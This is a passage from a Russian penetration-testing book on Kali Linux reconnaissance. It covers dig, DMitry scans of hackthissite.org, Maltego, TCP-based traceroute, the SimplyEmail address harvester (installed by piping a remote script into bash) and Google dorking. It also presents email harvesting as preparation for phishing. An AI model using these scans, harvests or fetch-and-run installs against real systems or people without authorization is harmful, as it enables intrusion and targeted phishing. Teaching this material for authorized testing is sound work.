В настоящее время очень редко можно найти DNS-сервер, который в ответ на запрос передачи произвольной зоны позволяет передачу зоны DNS. Это объясняется характером той информации, которая может быть собрана в процессе передачи зоны DNS.

Если вы нашли DNS-сервер, передающий зоны без ограничения, значит, он настроен неправильно.

## dig: техники разведывания DNS

Для опроса DNS вы, кроме команды `host`, можете использовать `dig`. По сравнению с командой `host` у `dig` есть некоторые преимущества: эксплуатационная гибкость и понятные результаты на выходе. С помощью команды `dig` вы можете попросить систему обработать список поисковых запросов из файла.

Опросим с помощью `dig` домен <http://hackthissite.org>. Если команде `dig`, кроме имени домена, больше не предоставляем никаких параметров, мы получим только запись А домена. Чтобы запросить любой другой тип записи DNS, следует сообщить дополнительные параметры:

```
# dig hackthissite.org
; <>> DiG 9.9.5-9+deb8u5-Debian <>> hackthissite.org
;; global options: +cmd
;; Got answer:
```

```
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 44321
;; flags: qr rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0005 , udp: 4096
;; QUESTION SECTION:
;hackthissite.org. IN A
;; ANSWER SECTION:
hackthissite.org. 5 IN A 198.148.81.139
hackthissite.org. 5 IN A 198.148.81.137
hackthissite.org. 5 IN A 198.148.81.138
hackthissite.org. 5 IN A 198.148.81.135
hackthissite.org. 5 IN A 198.148.81.136
;; Query time: 80 msec
;; SERVER: 172.16.43.2#53(172.16.43.2)
;; WHEN: Tue Feb 02 18:16:06 PST 2016
;; MSG SIZE rcvd: 125
```

Из результата видно, что выходные данные `dig` теперь возвращают DNS-записи А.

## DMitry: магический инструмент для сбора информации

*Deepmagic Information Gathering Tool (DMitry)* – инструмент для сбора информации «все в одном». Его можно использовать для сбора следующей информации:

- записи протокола Whois (получение регистрационных данных о владельцах доменных имен) с применением IP-адреса или доменного имени;
- сведений о хосте от <https://www.netcraft.com/>;
- данных о поддоменах в целевом домене;
- адресов электронной почты целевого домена.

Кроме того, сканируя порты, мы получим списки открытых, фильтрованных и закрытых портов целевого компьютера.

Конечно, всю эту информацию можно получить с помощью разных других инструментов Kali Linux. Но гораздо удобнее использовать для этих целей один инструмент.



Поскольку в DMitry предусмотрено больше возможностей анализа DNS, нам кажется, что этот инструмент больше подходит для классификации зоны DNS, а не для анализа маршрута.

Чтобы получить доступ к DMitry из меню Kali Linux, перейдите в раздел Applications ▶ Information Gathering ▶ dmitry (Приложения ▶ Сбор информации ▶ dmitry) или введите в командную строку следующую команду:

```
# dmitry
```

Для примера выполним с целевым хостом следующие действия.

1. Выполним поиск Whois.
2. Получим информацию от <https://www.netcraft.com/>.
3. Выполним поиск всех возможных поддоменов.
4. Проведем поиск всех возможных адресов электронной почты.

Для выполнения указанных действий выполните следующую команду:

```
# dmitry -iwnse hackthissite.org
```

Далее приведен сокращенный результат ее выполнения:

```
Deepmagic Information Gathering Tool
"There be some deep magic going on"
HostIP:198.148.81.138
HostName:hackthissite.org
Gathered Inet-whois information for 198.148.81.138
-----
inetnum:      198.147.161.0 - 198.148.176.255
netname:      NON-RIPE-NCC-MANAGED-ADDRESS-BLOCK
descr:        IPv4 address block not managed by the RIPE NCC
remarks:      http://www.iana.org/assignments/ipv4-recovered-address-
              space/ipv4-recovered-address-space.xhtml
remarks:
remarks:      -----
country:      EU # Country is really world wide
admin-c:      IANA1-RIPE
tech-c:       IANA1-RIPE
status:       ALLOCATED UNSPECIFIED
mnt-by:       RIPE-NCC-HM-MNT
mnt-lower:    RIPE-NCC-HM-MNT
mnt-routes:   RIPE-NCC-RPSL-MNT
created:      2011-07-11T12:36:59Z
last-modified: 2015-10-29T15:18:41Z
source:       RIPE
role:         Internet Assigned Numbers Authority
address:     see http://www.iana.org.
admin-c:      IANA1-RIPE
tech-c:       IANA1-RIPE
nic-hdl:     IANA1-RIPE
remarks:      For more information on IANA services
remarks:      go to IANA web site at http://www.iana.org.
mnt-by:       RIPE-NCC-MNT
created:      1970-01-01T00:00:00Z
last-modified: 2001-09-22T09:31:27Z
source:       RIPE # Filtered
% This query was served by the RIPE Database Query Service version 1.85.1 (DB-2)
```

Мы также можем использовать команду `dmitry` для простого сканирования портов. Для этого введите следующее:

```
# dmitry -p hackthissite.org -f -b
```

Результат выполнения команды выглядит таким образом:

```
Deepmagic Information Gathering Tool
"There be some deep magic going on"
HostIP:198.148.81.135
HostName:hackthissite.org
Gathered TCP Port information for 198.148.81.135
-----
Port      State
...
14/tcp    filtered
15/tcp    filtered
16/tcp    filtered
17/tcp    filtered
18/tcp    filtered
19/tcp    filtered
20/tcp    filtered
21/tcp    filtered
22/tcp    open
>> SSH-2.0-OpenSSH_5.8p1_hpni3v10 FreeBSD-20110102
23/tcp    filtered
24/tcp    filtered
25/tcp    filtered
26/tcp    filtered
...
79/tcp    filtered
80/tcp    open
Portscan Finished: Scanned 150 ports, 69 ports were in state closed
All scans completed, exiting
```

С помощью предыдущей команды мы обнаружили, что целевой хост использует программное обеспечение для фильтрации пакетов. Открыт только порт 22, к которому можно подключиться через SSH, и порт 80, обычно предназначенный для веб-сервера. Данная информация представляет интерес, так как указан тип установки SSH. Можно продолжить исследование уязвимостей, установив OpenSSH.

## Maltego: графическое отображение собранной информации

*Maltego* — приложение с открытым кодом, которое предназначено для разведки и криминалистики. Оно позволяет добывать, собирать и систематизировать информацию. Maltego собирает информацию из открытых источников. После того как информация будет собрана, Maltego поможет определить ключевые связи между

данными и отобразить их в графическом виде. Такое отображение информации облегчит ее восприятие.

Maltego позволяет получить следующую информацию об инфраструктуре Интернета:

- имя домена;
- имя DNS;
- Whois-информацию;
- сетевые блоки;
- IP-адрес.

Maltego также можно использовать для сбора такой информации о людях, как:

- компании и организации, адреса электронной почты, связанные с конкретным человеком;
- сайты, социальные сети, связанные с данной персоной;
- социальные сети, связанные с человеком;
- номера телефонов;
- информация в социальных сетях.

По умолчанию Kali Linux поставляется с Maltego 3.6.1. Ниже перечислены ограничения доступной версии:

- нельзя использовать в коммерческих целях;
- максимум 12 результатов на преобразование;
- обязательная регистрация на сайте;
- действие ключа API ограничено несколькими днями;
- работает на более медленном сервере, доступном всем пользователям сообщества;
- общение между клиентом и сервером не шифруется;
- не обновляется до следующей версии;
- отсутствует поддержка конечных пользователей;
- нет обновлений преобразований на серверной стороне.


В Maltego доступно более 70 преобразований. Слово «преобразование» (transform) относится к фазе сбора информации Maltego. Одно преобразование означает, что Maltego выполнит только один этап сбора информации.

Чтобы получить доступ к Maltego из меню Kali Linux, выберите из основного меню пункты Application ▶ Information Gathering ▶ Maltego (Приложения ▶ Сбор информации ▶ Maltego). Maltego можно запустить, введя в командную строку терминала команду:

```
# maltego
```

После запуска программы вы увидите экран приветствия Maltego. Через несколько секунд появится следующий мастер запуска, который поможет вам настроить клиент Maltego. Для продолжения настройки нажмите кнопку **Next** (Далее). Появится следующее окно, в котором необходимо создать учетную запись и получить данные для входа.

После входа в систему введите свои личные данные (имя и адрес электронной почты). Затем необходимо выбрать источник преобразования (рис. 4.1).



**Рис. 4.1.** Выбор источника преобразования

Клиентское приложение Maltego для получения преобразований подключается к серверам Maltego. Если Maltego успешно инициализируется, на экране появится следующее диалоговое окно (рис. 4.2).

Если вы увидели на экране компьютера это диалоговое окно, значит, инициализация клиентского приложения Maltego прошла успешно. Теперь вы можете приступать к его использованию.

Прежде чем использовать клиент Maltego, ознакомимся с его интерфейсом (рис. 4.3).

В верхней части интерфейса находятся вкладки групп команд. Чтобы выбрать нужную вкладку, достаточно щелкнуть на ее ярлыке. Вкладка **Investigate** (Исследо-




Рис. 4.2. Диалоговое окно мастера установки Maltego




Рис. 4.3. Интерфейс клиентского приложения Maltego

вать) содержит команды, позволяющие выбрать тип объекта исследования. Maltego делит объекты на шесть групп.

- Устройства:** телефон или камера.
- Инфраструктуры:** DNS-имя домена, IP-адрес IPv4, MX-запись, NS-запись, блок сети, URL-адрес и сайт.

- Расположение.*
- Тест на проникновение.*
- Личные данные:* псевдоним, документ, адрес электронной почты, фотография человека и фраза.
- Социальные сети,* такие как Facebook, Twitter, причастность к Facebook или Twitter.

Правее вы увидите ярлык вкладки **View** (Вид). Используя ее команды, вы сможете выбрать режим отображения.

- Main View** (Общий вид).
- Bubble View** (Вид «Пузырьки»).
- Entity List** (Список объектов).

Смена режима отображения используется для извлечения информации, которую тяжело заметить на больших графиках, где аналитик с помощью ручного контроля данных не может увидеть четких связей. **Main View** (Общий вид) — режим, в котором вы работаете большую часть времени. При выборе вида **Bubble View** (Вид «Пузырьки») все узлы будут отображаться в виде пузырьков. Если выбрать вид **Entity List** (Список объектов), все узлы будут отображены в виде списка.

Далее находится вкладка, где можно выбрать различные алгоритмы компоновки. Maltego поддерживает четыре алгоритма компоновки.


- Block layout** (Макет блока) — выбран по умолчанию и используется во время интеллектуального анализа данных.
- Hierarchical layout** (Иерархическая компоновка) — показывает формирование дерева узлов сети от корня до конечных ветвей. С помощью этого режима можно понять структуру ветвей и увидеть родительские/дочерние связи.
- Centrality layout** (Центральное расположение) — показывает центральный узел, а затем подключенные к нему узлы. Эта функция может быть полезной при проверке нескольких узлов, связанных с одним центральным узлом.
- Organic layout** (Органическая компоновка) — органическая компоновка так отображает узлы сети, когда расстояние между ними минимизируется, позволяя аналитику лучше понять общую картину узлов и их взаимосвязей.

После краткого ознакомления с интерфейсом клиента Maltego приступим к практическим действиям.

Предположим, у вас появилась необходимость собрать информацию о домене. Для эксперимента мы воспользуемся доменом `example.com`. Описание эксперимента вы найдете в следующих разделах.

1. Создайте новый график (**Ctrl+T**) и перейдите на вкладку **Palette** (Палитра).
2. Выберите **Infrastructure** (Инфраструктура) и щелкните кнопкой мыши на **Domain** (Домен).

3. Перетащите домен в главное окно. Если вы все сделаете правильно, то в главном окне увидите домен с именем `paterva.com`.
4. Дважды щелкните на имени и дайте ему имя целевого домена, например `example.com` (рис. 4.4).



**Рис. 4.4.** Указание имени целевого домена

5. Если вы щелкнете правой кнопкой мыши на имени домена, то увидите список всех преобразований, которые можно с ним выполнить:
  - получить DNS домена;
  - получить сведения о владельце домена;
  - получить адреса электронной почты из домена;
  - получить файлы и документы из домена;
  - выполнить другие преобразования, такие как To Person (К человеку), To Phone numbers (К телефонному номеру) и To Website (К сайту).
6. Выберем `DomainToDNSNameSchema` из преобразований `domain` (для этого выполните `Run Transform > Other Transforms > DomainToDNSNameSchema` (Выполнить преобразование > Другие преобразования > DomainToDNSNameSchema)). Результат показан на рис. 4.5.




Рис. 4.5. Результат преобразований

После преобразования DNS из домена мы получили информацию об адресе сайта ([www.example.com](http://www.example.com)), связанного с доменом `example.com`.

В целевом домене можно выполнить и другие преобразования.

Если вы хотите изменить домен, сначала необходимо сохранить текущий график. Для этого сделайте следующее.

1. Щелкните на значке Maltego и выберите команду Save (Сохранить).
2. График будет сохранен в формате Maltego graph (.mtgx). Чтобы изменить домен, просто дважды щелкните на нем и измените его имя.

Далее мы опишем несколько инструментов, которые можно использовать для получения информации о маршрутизации.

## Получение сведений о сетевой маршрутизации

Информация о сетевой маршрутизации полезна для испытателей на проникновение по нескольким причинам. Во-первых, они могут определить, что находится между машиной тестировщика и целевой машиной. Испытатель также может узнать, как работает сеть и как трафик маршрутизируется между целевой машиной и машиной испытателя. Наконец, испытатель может определить, существует ли между целевой и его машиной промежуточный барьер, например брандмауэр или прокси-сервер.

В Kali Linux встроен ряд инструментов, которые позволяют получить информацию о сетевой маршрутизации.

### tcptraceroute

Инструмент *tcptraceroute* в дистрибутивах Linux является дополнением к команде *traceroute*. Стандартная команда *traceroute* отправляет целевой машине или UDP, или эхо-пакет ICMP (Internet Control Message Protocol — протокол межсетевых управляющих сообщений) со временем жизни (Time to Live, TTL), равным единице. Значение TTL увеличивается на единицу для каждого хоста до тех пор, пока пакет не достигнет целевой машины. Основное различие между командой *traceroute* и инструментом *tcptraceroute* в том, что последний для целевой машины использует пакет TCP SYN.

Главное преимущество использования *tcptraceroute* состоит в том, что мы можем на пути от машины тестировщика к целевой машине встретить брандмауэр. Брандмауэры часто настраиваются для фильтрации трафика ICMP и UDP, связанного с командой *traceroute*. В этом случае информация о трассировке будет искажена. Использование инструмента *tcptraceroute* позволяет установить TCP-соединение на определенном порте, через который брандмауэр позволит вам пройти, тем самым показав на пути сетевой маршрутизации брандмауэр.

Инструмент *tcptraceroute* использует трехстороннее установление связи TCP, чтобы определить, есть ли доступ через межсетевой экран. Если порт открыт, вы получите пакет SYN/ACK. Если порт закрыт, вы получите пакет RST.

Для запуска *tcptraceroute* в командной строке следует ввести такую команду:

```
# tcptraceroute
```

С этой командой связано несколько функций.

Самая простая функция — выполнение команды в домене. Чтобы продемонстрировать ее, добавьте к команде *traceroute* домен `example.com`:

```
# traceroute www.example.com
```

Отредактированный ответ выглядит следующим образом:

```
traceroute to www.example.com (192.168.10.100), 30 hops max, 40 byte packets
1 192.168.1.1 (192.168.1.1) 8.382 ms 12.681 ms 24.169 ms
2 1.static.192.168.xx.xx.isp (192.168.2.1) 47.276 ms 61.215 ms 61.057 ms
3 * * *
```

```

4 74.subnet192.168.xx.xx.isp (192.168.4.1) 68.794 ms 76.895 ms 94.154 ms
5 isp2 (192.168.5.1) 122.919 ms 124.968 ms 132.380 ms
...
15 * * *
...
30 * * *

```

Как вы можете видеть, в ответе есть несколько строк, информация в которых закрыта звездочками \*\*\*. Если мы посмотрим на выходные данные, то увидим, что по запросу 15 нет никакой информации. Это признак того, что между машиной испытателя и целевой машиной (в нашем случае это домен example.com) находится устройство, фильтрующее запросы.

Теперь с помощью команды `tcptraceroute` попробуем обойти эту фильтрацию. Зная, что домен example.com находится на веб-сервере, мы воспользуемся командой, чтобы пройти через TCP-порт 80, который является портом HTTP. Введите в командную строку следующее:

```
# tcptraceroute www.example.com
```

На выходе вы получите:

```

Selected device eth0, address 192.168.1.107, port 41884 for outgoing packets
Tracing the path to www.example.com (192.168.10.100) on TCP port 80 (www),
    30 hops max
1 192.168.1.1 55.332 ms 6.087 ms 3.256 ms
2 1.static.192.168.xx.xx.isp (192.168.2.1) 66.497 ms 50.436 ms 85.326 ms
3 * * *
4 74.subnet192.168.xx.xx.isp (192.168.4.1) 56.252 ms 28.041 ms 34.607 ms
5 isp2 (192.168.5.1) 51.160 ms 54.382 ms 150.168 ms
6 192.168.6.1 106.216 ms 105.319 ms 130.462 ms
7 192.168.7.1 140.752 ms 254.555 ms 106.610 ms
...
14 192.168.14.1 453.829 ms 404.907 ms 420.745 ms
15 192.168.15.1 615.886 ms 474.649 ms 432.609 ms
16 192.168.16.1 [open] 521.673 ms 474.778 ms 820.607 ms

```

Как можете видеть из выходных данных `tcptraceroute`, запрос достиг целевой системы.

## tctrace

Это еще один инструмент, использующий рукопожатие (квитирование) TCP. Как и `tcptraceroute`, `tctrace` отправляет пакет SYN на определенный хост, и, если ответом на запрос мы получаем SYN/ACK, значит, порт открыт. Пакет RST показывает, что данный порт закрыт.

Для запуска `tctrace` используется следующая команда:

```
# tctrace -i<device> -d<targethost>
```

где `-i<device>` — интерфейс целевой машины, а `-d<targethost>` — доменное имя цели.

Для примера мы выполним `tctrace`, используя домен `www.example.com` как целевой хост:

```
# tctrace -i eth0 -d www.example.com
```

На выходе мы получим следующие данные:

```
1(1) [172.16.43.1]
2(1) [172.16.44.1]
3(all) Timeout
4(3) [172.16.46.1]
5(1) [172.16.47.1]
6(1) [172.16.48.1]
7(1) []
...
14(1) [172.16.56.1]
15(1) [172.16.57.1]
16(1) [198.148.81.137] (reached; open)
```

## Используем поисковик

Kali Linux содержит много инструментов, позволяющих получить подробную информацию об исследуемом объекте. С помощью инструмента автоматического сбора данных мы можем собрать много информации из общедоступных источников и проанализировать ее. Эти инструменты действуют как поисковые системы и для получения информации о домене могут просматривать различные ресурсы, например Google, сайты социальных сетей или электронную почту. Одним из преимуществ использования этих инструментов является то, что они не ищут непосредственно сайты, а действуют для получения OSINT (Open Source Intelligence) другие поисковые системы. Применение этих инструментов позволит пентестеру ограничить следы проникновения в целевую систему.

Одни из этих инструментов уже встроены в операционную систему Kali Linux, другие требуют дополнительной установки. В следующих разделах мы расскажем о нескольких инструментах, которые помогут вам собрать большое количество информации.

**SimplyEmail.** Этот инструмент не только собирает адреса электронной почты, но и выискивает в домене текстовые документы Word и электронные таблицы Excel. Кроме того, существует большое количество различных сайтов и поисковых систем, которые можно использовать. Это такие ресурсы, как Reddit, Pastebin и Canary Bin. Немаловажно, что отчеты создаются в удобном формате HTML.



`theharvester` — это тоже удобный инструмент для агрегирования адресов электронной почты и другой информации, которая может просочиться с целевого компьютера.

`SimplyEmail` — сценарий, написанный на Python и состоящий из нескольких модулей. Он легко устанавливается на компьютер.

Чтобы установить SimplyEmail, выполните следующие шаги.

1. Зайдите на сайт GitHub по адресу <https://github.com/killswitch-GUI/SimplyEmail>.
2. Введите следующий код:

```
curl -s
https://raw.githubusercontent.com/killswitch-GUI/SimplyEmail/master/setup/
oneline-setup.sh | bash
```

3. После запуска сценария он будет готов к работе.

Чтобы открыть меню Help (Справка), введите следующую команду:

```
./SimplyEmail.py -h
```

В ответ вы получите следующее:

```
Current Version: v1.0 | Website: CyberSyndicates.com
=====
Twitter: @real_slacker007 | Twitter: @Killswitch_gui
=====
[-s] [-v]
```

Сбор электронной почты является важным этапом многих операций, которые выполняет испытатель на проникновение или «Красная команда». Но нам потребовался хоть и простой, но эффективный способ получить результат, сходный с результатами работы Recon-Ng и theharvester (для запуска введите **-h**).

<b>Дополнительный аргумент</b>	<b>Описание</b>
<b>-all</b>	Для получения сообщений электронной почты используются не API-методы
<b>-e company.com</b>	Задайте адрес электронной почты пользователя, например ale@email.com
<b>-l</b>	Список загруженных модулей
<b>-t</b>	html/flickr/google. Тест отдельного модуля (для листинга)
<b>-s</b>	Этот аргумент позволяет при анализе электронной почты выбрать режим No-Scope
<b>-v</b>	Укажите этот аргумент для подробного вывода модулей

Чтобы начать поиск, введите следующую команду:

```
./SimplyEmail -all -e example.com
```

Начнется выполнение сценария. Учтите, если никакой информации нет, в ответе будут ошибки. Это не означает, что вы сделали ошибку. Просто нужная информация отсутствует. Во время работы инструмента на экране вы увидите следующее:

```
[*] Starting: PasteBin Search for Emails
[*] Starting: Google PDF Search for Emails
[*] Starting: Exalead DOCX Search for Emails
[*] Starting: Exalead XLSX Search for Emails
```

```
[*] Starting: HTML Scrape of Taget Website
[*] Starting: Exalead Search for Emails
[*] Starting: Searching PGP
[*] Starting: OnionStgram Search For Instagram Users
[*] HTML Scrape of Taget Website has completed with no Email(s)
[*] Starting: RedditPost Search for Emails
[*] OnionStgram Search For Instagram Users: Gathered 23 Email(s)!
[*] Starting: Ask Search for Emails
```

Когда поиск завершится, вы получите запрос на проверку адресов электронной почты. Эта операция может занять некоторое время. Но в целевой атаке с использованием инструментов социальной инженерии или при получении конфиденциальных данных определенных лиц (фишинге) время, потраченное на проверку адресов электронной почты, будет затрачено не зря. Для запуска проверки адресов электронной почты достаточно нажать клавишу Y. Нажав клавишу N, вы откажетесь от проверки.

```
[*] Email reconnaissance has been completed:
Email verification will allow you to use common methods
to attempt to enumerate if the email is valid.
This grabs the MX records, sorts and attempts to check
if the SMTP server sends a code other than 250 for known bad addresses
[>] Would you like to verify email(s)?:
```

По окончании проверки наступит следующий этап — создания отчета:

```
[*] Email reconnaissance has been completed:
File Location: /root/Desktop/SimplyEmail
Unique Emails Found: 246
Raw Email File: Email_List.txt
HTML Email File: Email_List.html
Domain Performed: example.com
[>] Would you like to launch the HTML report?:
```

Отчет — это HTML-файл, в котором указано, какие типы поиска были применены и какие данные были обнаружены. Если вы хорошо разбираетесь в HTML, вы даже можете поставить на этом отчете свой логотип и включить его в окончательный отчет об исследовании на проникновение.

## Взлом базы данных Google (GHDB)

База данных *Google Hacking (GHDB)* находится по адресу <https://www.exploit-db.com/google-hacking-database/>. Она позволяет пользователям применять индивидуальные расширенные запросы, которые могут выявить исключительную информацию. Такая информация в обычном списке результатов поиска на <https://www.google.com/> не отображается.

GHDB начинал создавать Джонни Лонг (Johnny Long), основатель сообщества Hackers for Charity («Хакеры за благотворительность»). Сейчас GHDB поддерживается Offensive Security, создателями Kali Linux. В GHDB используются запросы

Google Dork или Google Dork Queries (GDQ) – набор запросов для выявления грубейших дыр в безопасности. При формировании запроса можно также указывать операторы типа `allintext`, `site`, `+`, `-`, `*` и др. При правильном формировании запроса Googledorks иногда может выдать интересную и даже конфиденциальную информацию, такую как сообщения об ошибках, список уязвимых серверов и сайтов, конфиденциальные файлы и страницы входа. Конечно, большая часть этой информации через *обычный* поиск Google чаще всего недоступна. Поэтому Google можно использовать в качестве инструмента сбора информации и взлома базы данных.

